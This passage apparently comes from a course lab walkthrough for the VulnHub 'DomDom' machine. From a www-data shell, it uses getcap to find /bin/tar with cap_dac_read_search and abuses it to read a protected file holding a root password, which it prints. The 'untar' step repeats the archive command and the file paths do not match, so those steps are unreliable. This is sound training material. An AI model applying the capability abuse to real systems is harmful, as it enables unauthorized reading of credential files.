   getcap -r / 2>/dev/null

```
www-data@ubuntu:/home/domom/Desktop$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/arping = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/bin/tar = cap_dac_read_search+ep
www-data@ubuntu:/home/domom/Desktop$
```

5. As you examine the output of the command, you'll see that the account has access to "/bin/tar". We can do a workaround to read any file through this.

   First, we will tar the README.md file, and then untar it to get full privilege on the untarred file.

6. Run the following commands:

   cd /tmp

   tar -cvf readme.tar /home/domom/Desktop/README.md

   This command will create a tarred version of the readme file in the tmp folder.

   Run ls to make sure that the tar file was created.

```
www-data@ubuntu:/tmp$ ls
ls
VMwareDnD
_cafenv-appconfig
readme.tar
systemd-private-8a1cbb1bd8cb4b40a9077d9812116cb4-colord.service-kxJACk
systemd-private-8a1cbb1bd8cb4b40a9077d9812116cb4-rtkit-daemon.service-Gxxr2v
systemd-private-8a1cbb1bd8cb4b40a9077d9812116cb4-systemd-timesyncd.service-ibxe84
vmware-root
```

   Untar the file:

   tar -cvf readme.tar /home/domom/Desktop/README.md

   The new file will overwrite the old file and we can view it now.

cat /home/domom/Desktop/README.md

```
www-data@ubuntu:/tmp$ cat home/domom/Desktop/README.md
cat home/domom/Desktop/README.md
Hi Dom, This is the root password:

Mj7AGmPR-m&Vf>Ry{}LJRBS5nc+*V.#a
www-data@ubuntu:/tmp$
```

Well, now we have the root password!

Run *su* – and have fun!

Note: Original VM taken from here:
https://www.vulnhub.com/entry/domdom-1,328/

Submit your lab

- **Doublecheck all your answers.**
- **Save the file on your computer for future reference.**
- **Save the file again as a "`.pdf`" file.**
- **Submit the PDF file for grading.**